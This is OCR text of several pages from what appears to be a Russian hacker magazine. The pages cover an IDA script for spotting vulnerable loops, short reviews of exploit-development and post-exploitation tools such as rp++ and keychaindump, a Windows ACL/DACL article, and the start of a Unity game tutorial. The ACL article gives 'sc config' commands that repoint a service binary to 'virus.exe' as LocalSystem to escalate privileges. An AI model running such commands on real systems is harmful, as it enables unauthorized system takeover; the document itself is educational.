# Посыльщики
movers=["mov","movzx"]\
# Виды адресации [ebp+esi],[ebp+esi+8]
memtypes=[3,4]
# Берем адрес начала функции
parent = GetFunctionAttr(addr,0)
while addr != parent or addr!=0xffffffff:
    # На случай чанкед-функций
    # ищем начало фрагмента
    if GetMnem(addr)=="push" and GetOpnd(addr,0)=="ebp":
        print "prolog"
        break
    # Получаем ссылку
    addr = RfirstB(addr)
    # Ищем пациента
    if GetOpnd(addr,0)==reg:
        # Если значение возвращается функцией
        if GetMnem(addr)=="call" and reg=="eax":
            print reg,"returned by call"
            break
        # Обнуление счетчика — частое событие
        if GetMnem(addr)=="xor":
            print reg,"xored"
            hardcoded=1
            break
        # Встреча с подозреваемыми без алиби
        if GetMnem(addr) in suspectedins and addr \
          not in iters:
            print "suspected ins",reg,"at addr",hex(addr)
            vulncount+=1
        # Или объект трассировки меняется
        # или разводим руками: из памяти пришло,
        # в память уйдет
        if GetMnem(addr) in movers:
            if GetOpType(addr,1)==1:
                reg=GetOpnd(addr,1)
            if GetOpType(addr,1) in memtypes:
                print reg,"from memory"
                break
```

Итак, анализ циклов — неординарная задача. Рассмотренный скрипт обладает ограниченным функционалом. Расширив его, исследователь уязвимостей может облегчить задачи поиска уязвимостей в двоичном коде.

Дмитрий «D1g1» Евдокимов, Digital Security (twitter.com/evdokimovds)




X-Tools

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор:
Overcl0k
URL:
https://github.com/0vercl0k/rp
Система:
Win/Linux/FreeBSD/Mac



СОБИРАЕМ ROP-ГРУППУ

Сегодня уже трудно представить себе эксплойт без использования ROP-последовательностей (коротенькие цепочки инструкций кода из какого-то модуля). Причиной тому повсеместное распространение DEP (появившегося в 2004 году), который препятствует выполнению классического шелл-кода в стеке и куче. ROP-цепочки позволяют разработчикам эксплойтов обходить DEP.

Подход простой. Если в программе из помех только DEP, то находим модуль без ASLR и на его основании строим наши гаджеты. Но если в эксплуатируемой программе все модули скомпилированы с ASLR, то либо ищем способ подгрузить в ее адресное пространство модуль без ASLR и на его основе строим гаджеты, либо находим утечку адреса в программе и тут уже будем строить ROP-последовательность от модуля, от которого мы получили адрес. JIT-шелл-код — это отдельная история.

Итак, ROP-гаджеты нам поможет искать инструмент с незамысловатым названием rp++. Программа полностью написана на C++ и позволяет обнаружить гаджеты в PE/ELF/Mach-O x86/x64 бинарных файлах, тем самым значительно расширяя область атакуемых платформ. Утилита также поддерживает Intel и AT&T синтаксис инструкций и вывод информации о заголовке исполняемого бинарного файла.

Автор:
Peleus Uhley
URL:
labs.adobe.com/technologies/swfinvestigator
Система:
Windows/Linux

2

ПОТРОШИМ SWF

Adobe SWF Investigator — это кроссплатформенный инструмент с GUI-интерфейсом, позволяющий тестерам, разработчикам или исследователям безопасности быстро анализировать SWF-файлы для улучшения качества и безопасности своих приложений. Причем реализован как статический, так и динамический анализ.


Статические возможности:

- дизассемблирование AS2/AS3 кода;
- редактирование SWF файлов;
- отображение SWF-тегов;
- просмотр дополнительной информации по SWF-файлу (LSO-объекты и per site параметры).

Динамические возможности:

- вызов функций из SWF-файла;
- загрузка SWF в различные контексты;
- взаимодействие через локальные соединения и отправка сообщений Action Message Format (AMF).

SWF Investigator содержит расширяемый фаззер для SWF-приложений и AMF-сервисов. Также этот набор инструментов содержит кодеры и декодеры для SWF-данных и базовый AS3-компилятор.



Автор:
Parth Patel
URL:
https://code.google.com/p/asef
Система:
Linux/Mac




СРЕДА ТЕСТИРОВАНИЯ ДЛЯ ANDROID

Android Security Evaluation Framework (ASEF) анализирует приложения для ОС Android с точки зрения их потенциальной опасности. Оценивается не только само приложение, но и его способы работы с пользовательскими данными. Программа способна анализировать как конкретный APK-файл, так и программы на реальном устройстве.

Для тестирования приложения помещаются на «виртуальное устройство» Android Virtual Device — своеобразный «черный ящик» или песочница, но возможен анализ и на реальном устройстве. Затем генерируются методы взаимодействия с программой (ввод данных, скроллинг, нажатия на кнопки) и изучается ее реакция. ASEF регистрирует сетевой трафик, активность ядра, сохраняет дампы памяти, регистрирует активные процессы на каждом этапе работы программы, после чего информация анализируется специальным модулем ASEF, который ищет признаки вредоносного поведения. Программа отслеживает:

- сетевую активность;
- сетевой трафик;
- известные уязвимости;
- ассоциируемые разрешения;
- используемые API-вызовы

и проверяет приложение по черному списку.



Автор:
OUSPG
URL:
code.google.com/p/ouspg
Система:
Linux/BSD/Mac


TEST CASE ГЕНЕРАТОР ДЛЯ ФАЗЗИНГА

Radamsa — генератор тестов для проверки надежности ПО с помощью фаззинга. Любой фаззер должен состоять как минимум из трех частей:

1) генератора тестов;
2) запускающей части;
3) монитора падений.

Radamsa как раз и берет на себя решение первого этапа. От этого этапа зависит, насколько качественно/полно пройдет тестирование приложений и, соответственно, будет найдено ошибок.

На вход Radamsa получает легитимные файлы, а на выходе выдает измененные, потенциально приводящие к падению программы тесты. Radasma ничего не знает об устройстве формата файлов на входе и лишь, анализируя их, строит предположения, на основе которых делает те или иные преобразования. При этом сгенерированные тесты программа может как выдавать в стандартный вывод или файлы, так и отправлять на определенный ip:port. Так, для сетевого фаззинга можно записать трафик с помощью tcpflow и подать его на вход Radasma. С помощью данного проекта были найдены уязвимости в таких программах, как libxslt, Acrobat Reader, Mozilla Firefox, Chrome, FFmpeg, Microsoft Excel, libtiff, Webkit, Gzip и многих других.



Автор:
Lavakumar Kuppan
URL:
ironwasp.org
Система:
Windows




ADVANCED SECURITY TESTING PLATFORM

IronWASP — платформа для тестирования безопасности веб-приложений. Инструмент был впервые представлен на конференции Securitybyte 2011 в Индии. Платформа имеет приятный GUI-интерфейс, не требует установки, распространяется с открытым исходным кодом и полностью написана на C#. Данный инструмент призван оптимизировать использование ручного и автоматического тестирования пентестером. Особенности платформы:

- менеджер сканирований;
- встроенный crawler;
- proxy;
- автоматическое и полуавтоматическое сканирование;
- ручное тестирование приложений;
- интегрированное скриптовое окружение на Python/Ruby;
- движок статического анализа JavaScript;
- поддержка плагинов на Ruby и Python.

Результаты можно легко импортировать в JSON, XML, Java сериализованные объекты. При этом разработчик предусмотрительно учел такие вещи, как поля логинов, CSRF-токены, капчу, многоэтапные формы ввода, так что никаких проблем при их обработке у проекта не возникнет.



Автор:
Juuso Salonen
URL:
https://github.com/juuso/keychaindump
Система:
Mac OS X



УДОБСТВО В РАЗРЕЗ С БЕЗОПАСНОСТЬЮ

В OS X существует специальное защищенное/зашифрованное хранилище для конфиденциальных данных пользователей под названием keychain. В нем могут храниться: логин:пароль от аккаунтов почтового клиента, аккаунтов в браузере и для доступа к Wi-Fi-сетям, пин-коды, номера кредитных карт и так далее.

Компания Apple пошла на компромисс между безопасностью и юзабилити, а в результате пользователь root может читать keychain-секреты всех залогиненных пользователей в системе (если они не включили опцию locked для keychain). Таким образом, программа не эксплуатирует никакой уязвимости в безопасности OS X, а работает так, как и задумывалось разработчиками ОС. Данный инструмент показывает и реализует возможности постэксплуатации в данной ОС.

Данная техника отличается скоростью и работоспособностью на всех версиях OS X, и не требует никаких постоянных изменений в атакуемой системе. Смысл атаки заключается в поиске мастер-ключа от keychain в памяти процесса securityd по определенному паттерну. Получаем около 20 вариантов, их нетрудно перебрать и найти wrapping ключ, с помощью которого уже можно получить доступ к учетным данным.



Автор:
Steven Seeley
URL:
https://github.com/mrmee/heaper
Система:
Windows



HEAP-HEAP-HEAPER

Разработка полнофункционального эксплойта, использующего переполнение в куче, чрезвычайно сложная задача, которая, естественно, зависит от множества факторов.

Чтобы облегчить и ускорить процесс, для отладчика Immunity Debugger был написан плагин heaper. Функционал плагина достаточно широк:

- разбор PEB и TEB;
- сбор указателей на функции;
- сбор calls/jmps, которые используют перезаписываемые и статические указатели;
- анализ кучи, структуры фронтенда кучи, структуры бэкенда кучи, сегментов кучи, чанков кучи, кеша кучи;
- анализ/патчинг FreeListInUse структуры;
- перехват различных функций;
- изменение функций или структур данных;
- эвристическое определение возможности эксплуатации уязвимости.

О возможностях каждой команды плагина можно без проблем узнать, введя в командной строке:

```
!heaper help <command>
```

В текущей версии heaper поддерживает менеджер кучи WinXP, но в ближайшее время будет поддержка и Windows 7/8.

Александр Эккерт (stannic.man@gmail.com)

КОВЫРЯЕМ БРОНЮ WINDOWS

ВЫЯСНЯЕМ, ЧТО ТАКОЕ ACL/DACL И КАК ЭТО МОЖНО ЗАЭКСПЛОИТИТЬ



Сегодня мы поговорим о том, что несет в себе система контроля доступа в ОС Windows. Оговорюсь сразу, что данный вопрос немножко необычен для изучения, — вроде бы известно, о чем речь, однако на поверку выходит, что написано про нее довольно мало. Впрочем, для нас это не преграда — попробуем рассмотреть доспехи Windows изнутри и порассуждать о возможных способах их обхода.

ВВЕДЕНИЕ

Если присмотреться внимательнее, то ничего сверхсложного в системе контроля доступа ОС Windows нет. Как и в других операционных системах, главное, что нужно усвоить, — это кто и что может делать в операционной системе.

Система разграничения прав пользователей хорошо известна любителям *nix-like систем, тогда как в ОС Windows она довольно прозрачна (см. рисунок 1) и поэтому не столь заметна для обычного пользователя, исключая грамотных сисадминов, которые напрямую с этим связаны.

Поэтому для обеспечения контроля за операциями над неким абстрактным объектом в системе Windows должна быть уверена в правильности идентификации каждого пользователя. Именно по этой причине Windows требует от пользователя входа с аутентификацией прежде, чем ему будет позволено обращаться к системным ресурсам.

В целом система проверки прав доступа выглядит так: процесс запрашивает описатель объекта (об этом подробнее ниже), а уж потом диспетчер объектов и система защиты решают, можно ли этому процессу предоставить описатель, разрешающий доступ к объекту.

Модель контроля доступа в ОС Windows требует, чтобы процесс заранее — еще до открытия абстрактного объекта — указывал, какие операции он собирается выполнять над этим объектом. Ну типа, представь, Великая Отечественная, в хату вежливо стучатся фашисты с автоматами и говорят: «Это мы, бабка, фашисты, мы хотим отобрать у тебя хлеб, яйки, сметана и спросить, где партизаны».

В свою очередь, система («бабка») проверяет тип доступа, запрошенный процессом, и, если такой доступ разрешен, процесс получит описатель, который позволит ему (фашистам) выполнить операции над объектом.

Таким alarm-событием для системы, к примеру, является открытие объекта по его имени вызовом kernel-функции

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.




Рис.1. Хорошо знакомая сисадминам картинка

nt!ObOpenObjectByName. При вызове этой функции диспетчер объектов ищет его в своем пространстве имен. Не будем описывать сейчас то, что происходит при этом процессе, — долго, муторно и непонятно.

Все в итоге сводится к тому, что система вызывает «дьявола». Хотя нет, вру, на самом деле следует вызов функций nt!ObCheckObjectAccess → nt!SeAccessCheck (функция AccessCheck для пользовательского режима). Эта функция, наверное, является одной из ключевых для всей модели защиты ОС Windows (впрочем, как и другие Se*-функции). Она принимает параметры защиты объекта, идентификационные данные защиты процесса и запрашиваемый тип доступа и в зависимости от результата «рассмотрения» вернет TRUE или FALSE.

Но это так, самое общее и приблизительное описание лишь основного момента защиты. На самом деле процесс проверки доступа, прав и привилегий очень сложен.

ЭЛЕМЕНТЫ БРОНИ

К основным элементам модели доступа Windows можно отнести идентификаторы защиты — SID и маркеры доступа (так называемые токены).

SID — это идентификатор защиты, который Windows присваивает пользователям системы, локальным и доменным группам, локальным компьютерам, доменам и членам доменов. SID — это числовое значение переменной длины, которое ты наверняка не раз встречал, выглядит оно примерно так: S-1-5-21-12345678910-12345678910-12345678910-1228.

Например, S-1-1-0 означает группу, объединяющую всех пользователей. Группа S-1-2-0 объединяет пользователей, которые регистрируются на терминалах, физически подключенных к системе.

Маркеры доступа, наверное, основной элемент защиты Windows. Он описывает контекст защиты процесса (потока) и содержит в себе информацию, описывающую привилегии, учетные записи и группы, сопоставленные с процессом или потоком. Механизм защиты Windows использует два элемента маркера, определяя, какие элементы доступны и какие операции можно выполнить.

```
kd> dt _TOKEN
   +0x000 TokenSource : _TOKEN_SOURCE
   +0x010 TokenId : _LUID
   +0x018 AuthenticationId : _LUID
   +0x020 ParentTokenId : _LUID
   +0x028 ExpirationTime : _LARGE_INTEGER
   +0x030 TokenLock : Ptr32 _ERESOURCE
   +0x034 ModifiedId : _LUID
   +0x03c SessionId : Uint4B
   +0x040 UserAndGroupCount : Uint4B
   +0x044 RestrictedSidCount : Uint4B
   +0x048 PrivilegeCount : Uint4B
   +0x04c VariableLength : Uint4B
   +0x050 DynamicCharged : Uint4B
   +0x054 DynamicAvailable : Uint4B
   +0x058 DefaultOwnerIndex : Uint4B
   +0x05c UserAndGroups : Ptr32 _SID_AND_ATTRIBUTES
   +0x060 RestrictedSids : Ptr32 _SID_AND_ATTRIBUTES
   +0x064 PrimaryGroup : Ptr32 Void
   +0x068 Privileges : Ptr32 _LUID_AND_ATTRIBUTES
   +0x06c DynamicPart : Ptr32 Uint4B
   +0x070 DefaultDacl : Ptr32 _ACL
   +0x074 TokenType : _TOKEN_TYPE
```

Рис. 2. Наиболее интересные поля маркера доступа

Первый элемент — это SID учетной записи пользователя и SID групп, к которым этот пользователь принадлежит. Данный элемент используется для определения, можно ли предоставить запрошенный тип доступа к защищаемому объекту, например чтению файла.

Второй элемент — это список привилегий, сопоставленных с маркером. Он используется для определения того, что может делать поток. Например, программно выключать операционную систему. Маркер доступа описан структурой TOKEN (см. рисунки 2–4). Остальные поля маркера используются лишь для информационных нужд.

КОПНЕМ ПОГЛУБЖЕ

Ну и последний важный элемент защиты — это дескриптор защиты объекта. Если ты знаешь, на уровне ядра ОС Windows оперирует таким понятием, как объект (в отличие от никсов, где все — «файл»). То есть объектом будет являться файл, процесс, поток, примитивы синхронизации, APC, DPC, прерывание и так далее.

У каждого такого объекта есть свой описатель, который по сути своей является самостоятельной структурой. Но это не главное — укаждого из объектов есть заголовок, всегда описываемый одной и той же структурой OBJECT_HEADER. Вот она-то нас и интересует.

МАРКЕРЫ ДОСТУПА — ЭТО ОСНОВНОЙ ЭЛЕМЕНТ ЗАЩИТЫ WINDOWS. ОН ОПИСЫВАЕТ КОНТЕКСТ ЗАЩИТЫ ПРОЦЕССА (ПОТОКА) И ПРИВИЛЕГИИ ДОСТУПА ДЛЯ НЕГО

```
kd> !process 380 1
!process 380 1
Searching for Process with Cid == 380
PROCESS ff8027a0 SessionId: 0  Cid: 0380  Peb: 7ffdf000
  ParentCid: 0124  DirBase: 06433000  ObjectTable: ff7e0b68
  TableSize:  23.
  Image: cmd.exe
  VadRoot 84c30568 Clone 0 Private 77. Modified 0. Locked 0.
  DeviceMap 818a3368
  Token                             e22bc730
  ElapsedTime                       14:22:56.0536
```

Рис. 3. С использованием WinDBG можно найти адрес маркера доступа для процесса CMD.EXE...

```
kd> !token e22bc730
_TOKEN e22bc730
TS Session ID: 0
User: S-1-5-21-1787744166-3910675280-2727264193-500
Groups:
 00 S-1-5-21-1787744166-3910675280-2727264193-513
    Attributes - Mandatory Default Enabled
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 .....
```

Рис. 4. ...и просмотреть детали маркера — какими правами он наделен

Потому что именно в ней содержится указатель на дескриптор защиты объекта, в котором заключена информация о том, кто и что может делать с данным объектом.

Главное, что нужно уяснить, — дескриптор защиты хранит списки управления избирательным доступом (DACL). Они конкретно расписывают, кто может получить доступ к объекту и какой именно доступ может быть предоставлен. ACL'ы состоят из заголовка и перечисляемых элементов ACE. Каждый ACE содержит SID и маску доступа, причем ACE могут быть четырех типов: «доступ разрешен», «доступ отклонен», «разрешенный объект» и «запрещенный объект». Разница между типами «доступ разрешен» и «разрешенный объект» только в том, что последний тип используется лишь в Active Directory.

И ЧТО ТЕПЕРЬ СО ВСЕМ ЭТИМ ДЕЛАТЬ?

Главное, что, во-первых, доступ к объектам системы можно модифицировать. Каким образом — ищи код на диске. Он небольшой и в целом должен быть тебе понятен.

Во-вторых, можно получать доступ к защищенным объектам, используя огрехи самой системы. Ибо, как я уже говорил, контроль доступа в Windows — вещь сложная, а чем сложнее система, тем больше вероятность появления в ней уязвимостей.

В середине 2000-х на багтреках промелькнуло несколько малозаметных сообщений о найденных багах в Windows XP, связанных с возможностью «несанкционированного» поднятия привилегий от Local Service до Local System. Суть уязвимости заключалась в том, что службам Windows SSDP и uPnP, действующим с правами Local Service, можно было изменять параметры любого сервиса в системе, после чего, используя стандартные привилегии запуска/останова службы (вспомни про запуск сервиса из командной строки — sc start/ sc stop), остановить ее и перезапустить с параметрами config, указав в параметре binPath путь к exe для старта:

```
CMD>sc config stupidService binPath=c:\virus.exe obj= \
    ".\LocalSystem" password=""
CMD>sc stop stupidService
CMD>sc start stupidService
```

```
lkd> dt _OBJECT_HEADER 88d0c008
   +0x000 PointerCount      : 36
   +0x004 HandleCount       : 1
   +0x004 NextToFree        : 0x00000001
   +0x008 Type              : 0x8a0ed388
   +0x00c NameInfoOffset    : 0 ''
   +0x00d HandleInfoOffset  : 0 ''
   +0x00e QuotaInfoOffset   : 0 ''
   +0x00f Flags             : 0x20 ''
   +0x010 ObjectCreateInfo  : 0x89e596a0
   +0x010 QuotaBlockCharged : 0x89e596a0
   +0x014 SecurityDescriptor : 0xe242b864
   +0x018 Body              : _QUAD
```

Рис. 5. Вот где собака порылась!

Идем далее. Хочу отметить, что серьезную брешь в безопасности образует стороннее программное обеспечение, особенно те программы, которые регистрируют себя в качестве Windows-сервиса. И все это опять-таки из-за особого отношения ОС Windows к такого типа программам — многие разработчики ПО оставляют локальной группе Everyone возможность конфигурировать создаваемый сервис вышеуказанным способом.

Особо трепетного отношения к себе требуют те доверенные программы, которые пытаются изменить характеристики какого-то файла при помощи вызова advapi32!SetFileSecurity (хотя и устаревшей) с маской доступа WRITE_DAC.

Необходимо также упомянуть о такой полусекретной технике, как обращение к системным вызовам напрямую через системные шлюзы INT2e/SYSENTER. Я уже как-то описывал ее в одном из прошлых номеров][. Ее суть состоит в прямом вызове прерывания с передачей в стек определенных параметров — в результате мы, во-первых, получаем обход любых юзермодных хуков системных функций, а во-вторых, для вызова опасных функций, типа NtLoadDriver, нам совсем не требуется повышения прав. В примере с тем же NtLoadDriver, скажем, система посмотрит на наши права и потребует установки привилегии Se_Load_Driver_Privilege вызовом AdjustPrivilege(), что не есть гуд. Однако в этот же самый момент мы совершенно спокойно можем напрямую обратиться к системному шлюзу INT2e/SYSENTER.

Ну и в заключение стоит упомянуть, что никто не мешает скомпрометировать сам ход выполнения функций проверки доступа и привилегий, таких как AccessCheck, PrivilegeCheck, AreAnyAccessesGranted и некоторых других, верно? Чуть подправим возвращаемые результаты, и будет нам счастье :).

ЗАКЛЮЧЕНИЕ

И про старуху бывает порнуха, как сказал кто-то из великих. Несмотря на то что с выходом семерки положение дел с правами и привилегиями значительно улучшилось, в защитном механизме Windows все еще можно отыскать лазейки, которые могут поставить на колени эту ОС.

В статье не рассмотрены такие понятия, как учетные записи и локальные аккаунты, и поверь мне, там тоже не все так чисто, как хотелось бы Microsoft. Но это уж оставим тебе в качестве домашнего задания. Удачного компилирования и да пребудет с тобой Сила! 

WWW

Об основах Windows Access Control можно прочитать здесь — bit.ly/pjLau, а также в неплохих статьях на тему: bit.ly/NMQkoy и bit.ly/VxYwtA.

DVD

Код, демонстрирующий смену DACL для файла/папки, ждет тебя на диске.


Preview

КОДИНГ

100 **ПИШЕМ ИГРЫ НА КОЛЕНКЕ**
Продолжаем разговор об инди-играх. С продажей и публикацией разобрались, теперь нужно не забыть о самом главном — о создании самой игры. В центре внимания — популярный движок и среда разработки Unity.
Почему именно Unity? Во-первых, поддержка почти всех существующих платформ, включая мобильные ОС и консоли. Во-вторых, наличие бесплатной версии. В-третьих — популярность, благодаря чему движок активно развивается, хорошо документирован и имеет хорошее комьюнити. Что еще нужно, спрашивается?




КОДИНГ




105 **СТЕГАНОГРАФ ДЛЯ WINDOWS PHONE**
Для нового урока по разработке для Windows Phone была выбрана необычная задача. В этой статье мы рассмотрим создание приложения, которое позволит скрывать текст в изображениях.

АКАДЕМИЯ




112 **УРОК № 5: БАЗЫ ДАННЫХ**
Наш эпичнейший учебник по высоким нагрузкам почти подошел к концу. В предпоследнем уроке поговорим о том, как решать проблемы, связанные с хранением данных.

UNIXOID





118 **ХРАБРЫЙ ПОРТНОЙ**
Патчсеты для ядра Linux позволяют значительно изменить поведение «пингвина» — повысить производительность или безопасность, расширить функционал. Но как выбрать нужный набор?

UNIXOID



124 **В КЛЕТКЕ**
Изучаем новую систему виртуализации Linux Containers, сделанную по мотивам знаменитых «тюрем» FreeBSD. Стало ли лучше за новой решеткой?

SYN/ACK





128 **ПУТЕВОДИТЕЛЬ ПО ВИРТУАЛЬНЫМ МИРАМ**
Осень принесла множество новинок в мире виртуализации от Microsoft, VMware и Citrix. Рассмотрим самое интересное.



133 **ПОСТАНОВКА НА КОНТРОЛЬ**
Тотальный аудит — залог безопасности сети. Представляем рассказ о соответствующих инструментах в различных версиях Windows.

Влад Орлов



ДЕЛАЕМ КРОССПЛАТФОРМЕННУЮ ИГРУ НА C# С ПОМОЩЬЮ ДВИЖКА UNITY3D

ПИШЕМ ИГРЫ НА КОЛЕНКЕ

Мода на инди-игры в самом разгаре. Они популярны, их пишут, в них играют, на них иногда даже зарабатывают приличные деньги. Не будем оставаться в стороне от трендов и расскажем тебе, как можно легко и просто написать свою кроссплатформенную игрушку.

ЧТО ТАКОЕ UNITY3D?

Unity3D — мощный движок для создания 3D- и 2D-игр. Несомненные плюсы его в том, что игровые скрипты можно писать на C#, JavaScript и Boo, а готовые игры собирать под Win/Mac/Linux, iOS, Android, Web (свой веб-плеер) и даже игровые консоли. Разумеется, если вы купили нужные модули. Базовая версия распространяется бесплатно, что тоже большой плюс.

ВМЕСТО ВСТУПЛЕНИЯ

Сегодня мы напишем нашу первую игру на Unity3D. Это будет простенькая аркадка, где космический корабль прорывается сквозь гущу астероидов и стреляет по ним. Для понимания всего того, что мы будем делать, необходимы поверхностное знакомство с ООП и знание синтаксиса языка C#, потому что писать мы будем именно на нем. Ну и, разумеется, сам движок Unity3D, который бесплатно берется с официального сайта: unity3d.com.

Итак, приступим, пожалуй.

НАЧИНАЕМ

Первое, что необходимо сделать, — это создать пустой проект: File → New Project.

Тут проблем быть не должно. Нужно лишь указать расположение папки с игрой и, в нашем случае, не выбирать ни один из предложенных пакетов.

Перед тобой рабочее пространство редактора Unity3D, отдаленно напоминающее редактор 3D-графики, что является плюсом, ибо человек, работавший хоть раз в 3ds Max, Maya или другом подобном редакторе, будет чувствовать себя тут как рыба в воде (см. рис. 1).

Для начала пройдемся по окнам редактора. В окне «Scene» отображается рабочая область текущей игровой сцены, в «Game» — то, как она же будет выглядеть в игре. В «Hierarchy» отображаются все объекты, находящиеся на сцене. В «Inspector» — все свойства выбранного объекта, а «Project» содержит все ресурсы, используемые в игре, как то: материалы, скрипты, сцены, префабы (о них — чуть дальше), текстуры и так далее.

Для начала пройдем в меню «File» и выберем «Save Scene». В предложенной редактором папке создадим папку «Scenes» и сохраним в нее текущую пустую сцену, назвав ее Scene1. В окне «Project» появится папочка «Scenes» с вложенной в нее сценой. Вообще, хороший тон работы в юнити — создавать отдельные папки для разных типов ресурсов, иначе в скором времени ты рискуешь потеряться в ресурсах своего проекта.

Как ты видишь, на сцене уже есть один объект — это камера «Main Camera». Давай выделим ее в окне «Hierarchy» и зададим сначала свойство Position во вкладке «Transform» — X = 0, Y = 0, Z = –10, свойство Projection во вкладке «Camera» сменим на Orthographic, а Size поставим 10. У нас будет 2D-игра, и потому нам нужна ортографическая камера, показывающая все объекты двумерными. Мы передвинули камеру, чтобы она смотрела в условный центр пространства, на координаты (0, 0, 0). Так будет удобнее оперировать координатами объектов на сцене в дальнейшем.

Теперь создадим нашего игрока. Это будет примитив — куб, который играет роль межзвездного корабля. В Unity3D есть небольшой набор примитивов, которые очень удобно использовать в самом начале работы над игрой. Итак, Game Object → Create Other → Cube. Сразу зададим его положение (ты уже знаешь, как это делать, по аналогии с камерой), X = 0, Y = 0, Z = 0. Теперь куб появится и в окне «Game», в самом центре экрана. Но серый куб — это скучно. Потому давай в окне «Project» создадим папку «Materials», а в ней — новый материал, который назовем, например, Player. В «Inspector» можно задать цвет, пусть это будет красный. А теперь — волшебство! Берем наш материал Player в «Project» и просто перетаскиваем его на объект Cube в «Hierarchy». Все! Теперь корабль поменял цвет. Но что это? Он темный. Это потому, что мы еще не добавили освещение на сцену. Game Object → Create Other → Directional Light. Так гораздо лучше! И можно не париться с координатами источника света, Directional Light освещает все вокруг с одинаковой интенсивностью.

